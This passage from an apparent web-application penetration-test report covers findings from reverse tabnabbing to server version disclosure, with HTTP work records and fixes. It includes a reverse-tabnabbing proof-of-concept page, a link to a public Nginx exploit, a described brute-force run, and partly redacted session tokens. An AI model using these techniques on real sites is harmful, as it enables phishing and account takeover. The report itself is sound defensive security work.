
After clicking on the injected malicious link, the previous page is successfully replaced with a fake login page. This vulnerability tested locally. And a fake login page was created on the localhost, but an attacker can use the malicious website.

UnderDefense

Source code of the malicious page, which is run after the user clicks on the link:

```
<!DOCTYPE html>
<html>
<head>
        <title>DO it once</title>
</head>
<body>
   <script>
     if (window.opener) {
        opener.location = 'https://client.com';
     } else {
        document.querySelector('h1').innerHTML = 'The previous tab is safe and intact.
<code>window.opener</code> was <code>null</code>; mischief <em>not</em> managed!';
     }
   </script>
</body>
</html>
```

5.4.1 Recommendation: Add special attributes to prevent reverse tabnabbing vulnerability

To prevent this issue, cut the back link between the parent and the child pages.
For html link:
   ● Add the attribute rel="noopener" on the tag used to create the link from the parent page to the child page. This attribute value cuts the link, but depending on the browser, lets referrer information be present in the request to the child page.
   ● To remove the referrer information use this attribute value: rel="noopener noreferrer".
For the javascript window.open function:
   ● Add the values "noopener, noreferrer" in the "windowFeatures" parameter.

References:

   ● https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html#tabnabbing
   ● https://www.owasp.org/index.php/Reverse_Tabnabbing

5.5 Using components with known vulnerabilities

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:
- https://client.com
- https://sub2.client.com

On the Customer's hosts vulnerable versions of software were identified:
- Nginx [VERSION]
- Akka-http [VERSION]

Some of these vulnerabilities were not exploited because there is no public proof of concept for these software.

Work record

Request 1:
GET /hello HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/reporting/submitted/report/?time_period=last_12_months&user=r964450
Connection: close
Cookie: _gcl_au=1.1.762486407.1588753277; _biz_u…………….

Response 1:
HTTP/1.1 302 FOUND
Date: Wed, 06 May 2020 10:59:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 317
Connection: close
Server: nginx/[VERSION]
Location: https://client.com/login?next=https%3A%2F%2Fclient.com%2Fhello
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
Content-Security-Policy: ; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; frame-ancestors 'none'; default-src 'self'; frame-src redash.io; img-src 'self' http: https: data:; object-src 'none'; font-src 'self' data:
X-Content-Security-Policy: ; script-src 'self' 'unsafe-eval'; style-src 'self' 'unsafe-inline'; frame-ancestors 'none'; default-src 'self'; frame-src redash.io; img-src 'self' http: https: data:; object-src 'none'; font-src 'self' data:
Referrer-Policy: strict-origin-when-cross-origin

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a
href="/login?next=https%3A%2F%2Fclient.com%2Fhello">/login?next=https%3A%2F%2Fclient.com%2F
hello. If not click the link.

Request 2:
GET
/i?stm=1588760852402&e=pp&url=https%3A%2F%2Fclient.com.com%2Freporting%2FClient%2Fsubmitt
edClient%2Freport%2F%3Ftime_period%3Dlast_12_months%26user%3Dr964450&page=Reporting%20
%C2%B7%20[CLIENT]&refr=https%3A%2F%2Fclient.com.com%2Freporting%2FClient%2F%3Ftime_peri
od%3Dlast_12_months%26user%3Dr964450&pp_mix=0&pp_max=0&pp_miy=0&pp_may=0&tv=js-2.9.2
&tna=cf&aid=jsFF&p=web&tz=Europe%2FHelsinki&lang=en-US&cs=UTF-8&res=1600x900&cd=24&cookie
=1&e…………………………..iOjE1ODg3NjA1Mzc2MzV9fV19 HTTP/1.1
==**Host: sub4.client.com**==
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,/**
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/reporting/report/?time_period=last_12_months&user=r964450
Connection: close
Cookie: _gcl_au=1.1.762486407.1588753277; _biz_uid=4dffcdcdcab74647d8b…………

Response 2:
HTTP/1.1 200 OK
Date: Wed, 06 May 2020 10:36:37 GMT
Content-Type: image/gif
Content-Length: 43
Connection: close
Set-Cookie: see=dcb18470-d179-4c63-809c-89ad7bb2cf1b; Expires=Thu, 06 May 2021 10:36:37 GMT;
Domain=sub.client.com; Path=/
P3P: policyref="/w3c/p3p.xml", CP="NOI DSP COR NID PSA OUR IND COM NAV STA"
*Access-Control-Allow-Origin: **
Access-Control-Allow-Credentials: true
Server: ==akka-http/[VERSION]==

GIF89a

Nginx [VERSION] has known vulnerabilities:
https://www.cvedetails.com/vulnerability-list/vendor_id-10048/product_id-17956/version_id-218621/Nginx-Nginx-[VERSION].html
One of these vulnerabilities, CVE-2017-7529, has a public exploit that is used for an integer overflow vulnerability (https://github.com/en0f/CVE-2017-7529_PoC/blob/master/CVE-2017-7529_PoC.py)

5.5.1 Recommendation: Update the vulnerable components to the latest versions

Update the vulnerable version of Nginx [VERSION] and akka-http [VERSION] to the latest versions.
Latest versions:
- Nginx 1.18.0
- Akka-http 10.0.15

References:

- https://akka.io/blog/news/2018/08/30/akka-http-dos-vulnerability-found
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16131
- https://www.cvedetails.com/vulnerability-list/vendor_id-10048/product_id-17956/version_id-2186 21/Nginx-Nginx-[VERSION].html
- https://github.com/en0f/CVE-2017-7529_PoC/blob/master/CVE-2017-7529_PoC.py
- https://github.com/liusec/CVE-2017-7529
- https://www.nginx.com/
- https://akka.io/

5.6 Weak password policy

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:

- https://client.com/account/password/change/{user_id}/

A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly.
The Customer's website has a weak password policy:

- Password length requires at least 6 characters, but NIST requires 8 characters.
- Login process does not include a feature to show the entire masked password.
- The website does not check a password against a set of breached passwords and does not notify when a user used a breached password.

Work record

On the customer's website, user can change the password with a length of 6 characters:

Request:
POST /account/password/change/964443/ HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/account/password/change/964443/
Content-Type: application/x-www-form-urlencoded
Content-Length: 148
Connection: close
Cookie: ff_cloud4_csrf_token=ZvJAZHnrm7qmOL1LTWA5cgZvxDj.................
Upgrade-Insecure-Requests: 1

csrfmiddlewaretoken=JPWx6gxx7zQP6k.........&old_password=****&new_password1==123456&new_password2==123456

Response:
HTTP/1.1 200 OK
Date: Thu, 07 May 2020 11:39:47 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Server: nginx
X-Frame-Options: SAMEORIGIN
Vary: Cookie, Authorization
*Set-Cookie: messages=""; Domain=sub1.sub2.client.com; expires=Thu, 01 Jan 1970 00:00:00 GMT; Max-Age=0; Path=/*

Set-Cookie:
ff_cloud4_csrf_token=ZvJAZHnrm7qmOL1LTWA5cgZvxDjKagQfJPliC1zovp9FfY1vmkNLgcD9iDSjDbaW;
Domain=sub1.sub2.client.com; expires=Thu, 06 May 2021 11:39:47 GMT; Max-Age=31449600; Path=/;
SameSite=Lax; Secure
Access-Control-Allow-Origin: https://client.com https://client.com
Content-Length: 110783

<!doctype html>
<html lang="en-us">
....
        <div
    class="js-django-message"
    hidden
    data-message-type=

        "success"
        >
    Your password has been changed
    </div>
....

Login form does not include feature to show the entire masked password:

5.6.1 Recommendation: Implement strong password policy

- Add functionality for a password strength meter that requires a password length of at least 8 characters.
- Check a password against a set of breached passwords and notify when a user used a breached password.
- Add functionality to show the entire masked password.

Password Length:

- minimum password length (8 characters) should be enforced;

Password Complexity:

The password must meet at least three out of the following four complexity rules:

- Use at least 4 of the following types of characters: uppercase letters, lowercase letters, numbers, and special characters;
- verify the entropy of entered password.

References:

- https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009)#Test_Password_Change
- https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)
- https://cwe.mitre.org/data/definitions/521.html

5.7 Problems with DNS security

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:
- https://client.com

The Customer's host has some problems with DNS security:
- Do not have domain name system security extensions (DNSSEC) — The Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF) specifications for securing certain kinds of information provided by the Domain Name System (DNS) as used on Internet Protocol (IP) networks. It is a set of extensions to DNS which provide DNS clients (resolvers) origin authentication of DNS data, authenticated denial of existence, and data integrity, but not availability or confidentiality.
- Do not have DNS CAA record — DNS Certification Authority Authorization (CAA) is an Internet security policy mechanism which allows domain name holders to indicate to certificate authorities whether they are authorized to issue digital certificates for a particular domain name using a Domain Name System (DNS) resource record.

This reduces the capabilities of a knowledgeable user to use them and reduces the risk of spoofing attacks against himself.

Work record

Checked CAA record for the customer's domain using https://caatest.co.uk service:

Analyzed DNSSEC extension for client.com domain using dnsrecon utility:

5.7.1 Recommendation: Implement DNSSEC and CAA records

Signing your domain with DNSSEC involves two components:
- The registrar of your domain name needs to be able to accept "Delegation Signer (DS)" records and be able to send those records up to the Top-Level-Domain (TLD) for your domain (ex. .com, .org, .net).
- The DNS hosting provider who operates the DNS name servers for your domain must support DNSSEC and be able to sign (and re-sign) your DNS zone files.

References:

- https://help.dnsmadeeasy.com/managed-dns/dns-record-types/caa-records
- https://support.dnsimple.com/articles/caa-record/
- https://geekflare.com/dns-caa-record/
- https://www.icann.org/resources/pages/dnssec-qaa-2014-01-29-en
- https://technet.microsoft.com/en-us/library/ee649178(v=ws.10).aspx

5.8 Wildcard certificate

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:

- https://client.com

The Customer's website uses a wildcard certificate. Wildcard certificates work the same way as a regular SSL Certificate, allowing you to secure the connection between your website and your Customer's Internet browser – with one major advantage. A single Wildcard SSL Certificate covers any and all of the sub-domains of your main domain. If one server or sub-domain is compromised, all sub-domains may be compromised.

Work record

The certificate was checked using https://www.ssllabs.com for the "client.com" endpoint:

5.8.1 Recommendation: Each subdomain must have its own certificate

Do not use wildcard certificates. Each subdomain must have its own certificate, e.g. client.com, sub.client.com.

References:

- https://owasp.org/www-project-cheat-sheets/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html#Rule_-_Do_Not_Use_Wildcard_Certificates
- https://cwe.mitre.org/data/definitions/295.html

5.9 The lack of secure HTTP header options

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:
- https://client.com

The Customer's website on the endpoint lack HTTP secure headers:
- HTTP Strict Transport Security — is an excellent feature to support your site and strengthens your implementation of TLS by getting the User Agent to enforce the use of HTTPS. Recommended value "Strict-Transport-Security: max-age=31536000; includeSubDomains".
- Content-Security-Policy — is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets;
- X-XSS-Protection — sets the configuration for the cross-site scripting filter built into most browsers. Recommended value "X-XSS-Protection: 1; mode=block"; Consider that Google chrome is going to abandon support for XSS protection:
  https://www.chromium.org/developers/design-documents/xss-auditor
- X-Content-Type-Options — stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff";
- Referrer-Policy — is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites;
- Feature-Policy– is a new header that allows a site to control which features and APIs can be used in the browser.

Work record

Using https://securityheaders.com site security HTTP headers were checked for https://client.com website:


Table 5.1 – Lack of secure HTTP headers

#	Domain	Lack of secure HTTP headers
1	client.com	Content-Security-Policy, X-Content-Type-Options, Referrer-Policy, Feature-Policy, HTTP Strict Transport Security headers

5.9.1 Recommendation: Add secure headers to the server response

Add Content-Security-Policy, X-Content-Type-Options, Referrer-Policy, Feature-Policy, HTTP Strict Transport Security headers on https://client.com website.

References:

- https://wiki.owasp.org/index.php/OWASP_Secure_Headers_Project#tab=Headers
- https://geekflare.com/http-header-implementation

5.10 The lack of brute-force attack protection

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:

- https://client.com/account/login

The Customer's website doesn't have brute-force protection for login forms.
Brute force facilitates further attacks. A brute-force attack is an attempt to crack a password or username or find a hidden web page, or find the key used to encrypt a message, using a trial and error approach and hoping, eventually, to guess correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found. Alternatively, the attacker can attempt to guess the key which is typically created from the password using a key derivation function. This is known as an exhaustive key search.

Work record

Brute-force attack using Burp Intruder for client.com endpoint:

A brute-force attack was completed using 211 random passwords:

5.10.1 Recommendation: Implement a CAPTCHA protection

- Integrate Google's reCAPTCHA web-service.
- The Limit amount attempts to submit the form.

References:

- https://www.owasp.org/index.php/Brute_force_attack
- https://cwe.mitre.org/data/definitions/307.html

5.11 Weak session management

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:
- https://client.com

The Customer's websites have problems with session management:
- The inactivity timeout is not configured;
- The parallel sessions are allowed;
- Application does not terminate all other active sessions after a successful password change.

The parallel sessions allow one or more users to login into the same account simultaneously. An attacker can access an account when a user is active on the site and can change the current password. In this case, the current user (not an attacker), will not know about a changed password.

All sessions should implement an idle or inactivity timeout. This timeout defines the amount of time a session will remain active in case there is no activity in the session, closing and invalidating the session upon the defined idle period since the last HTTP request received by the web application for a given session ID.

Work record

The parallel sessions are allowed on client.com website:

This document contains CONFIDENTIAL information

5.11.1 Recommendation: Implement a strong session life cycle

Implement a strong session life cycle:
- Don't allow more than one active session per account;
- Implement functionality for terminate active sessions after a successful password change;
- Implement an idle or inactivity timeout for session.

References:

- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
- https://security.stackexchange.com/questions/34880/is-it-safe-to-allow-users-multiple-login-at-different-browsers-computers
- https://github.com/OWASP/ASVS/blob/master/4.0/en/0x12-V3-Session-management.md
- https://owasp-aasvs.readthedocs.io/en/latest/requirement-3.3.html

5.12 Weak TLS ciphers

Risk level: **INFO** Exploit probability: **INFO** Exploit Impact: **INFO** Remediation Effort: **INFO**
Assets:
- https://client.com

The Customer's website uses weak TLS ciphers. Transport Layer Security (TLS) is a protocol that provides private, encrypted communication across networks. An attacker can exploit vulnerable protocols and ciphers to inspect the TLS traffic.

Work record

The TLS ciphers were checked for "client.com" using https://www.ssllabs.com site:

Cipher Suites		
# TLS 1.2 (suites in server-preferred order)		**—**
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) ECDH secp256r1 (eq. 3072 bits RSA) FS		128
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027) ECDH secp256r1 (eq. 3072 bits RSA) FS **WEAK**		128
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) ECDH secp256r1 (eq. 3072 bits RSA) FS		256
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028) ECDH secp256r1 (eq. 3072 bits RSA) FS **WEAK**		256
TLS_RSA_WITH_AES_128_GCM_SHA256 (0x9c) **WEAK**		128
TLS_RSA_WITH_AES_128_CBC_SHA256 (0x3c) **WEAK**		128
TLS_RSA_WITH_AES_256_GCM_SHA384 (0x9d) **WEAK**		256
TLS_RSA_WITH_AES_256_CBC_SHA256 (0x3d) **WEAK**		256

5.12.1 Recommendation: Disable weak TLS ciphers

Leave the following strong TLS ciphers:
- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)

References:

- https://www.owasp.org/index.php/Testing_for_Weak_SSL/TLS_Ciphers,_Insufficient_Transport_Layer_Protection_(OTG-CRYPST-001)#References
- https://www.acunetix.com/blog/articles/tls-ssl-cipher-hardening

5.13 Server version disclosure

Risk level: **INFO** Exploit probability: **INFO** Exploit Impact: **INFO** Remediation Effort: **INFO**
Assets:
- https://sub11.client.com/i
- https://client.com

The Customer's website has an open version of Nginx and akka-http servers. This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of the software.

Work record

Server responses contain software versions:

Request 1:
GET /i?stm=1588760852402&e=pp&url=... HTTP/1.1
Host: sub1.client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://client.com/reporting/Client/submittedClient/report/?time_period=last_12_months&user=r964450
Connection: close
Cookie: _gcl_au=1.1.762486407.1588753277; _biz_uid=4dffcdcdcab74647d8b............

Response 1:
HTTP/1.1 200 OK
Date: Wed, 06 May 2020 10:36:37 GMT
Content-Type: image/gif
Content-Length: 43
Connection: close
Set-Cookie: see=dcb18470-d179-4c63-809c-89ad7bb2cf1b; Expires=Thu, 06 May 2021 10:36:37 GMT; Domain=.client.com; Path=/
P3P: policyref="/w3c/p3p.xml", CP="NOI DSP COR NID PSA OUR IND COM NAV STA"
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
Server: akka-http/[VERSION]

GIF89a

Request 2:
GET /hello HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://client.com/reporting/Client/submittedClient/report/?time_period=last_12_months&user=r964450
Connection: close
Cookie: _gcl_au=1.1.762486407.1588753277; _biz_u…………….

Response 2:
HTTP/1.1 302 FOUND
Date: Wed, 06 May 2020 10:59:05 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 317
Connection: close
Server: ==nginx/[VERSION]==
Location: https://client.com/login?next=https%3A%2F%2Fclient.com%2Fhello
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
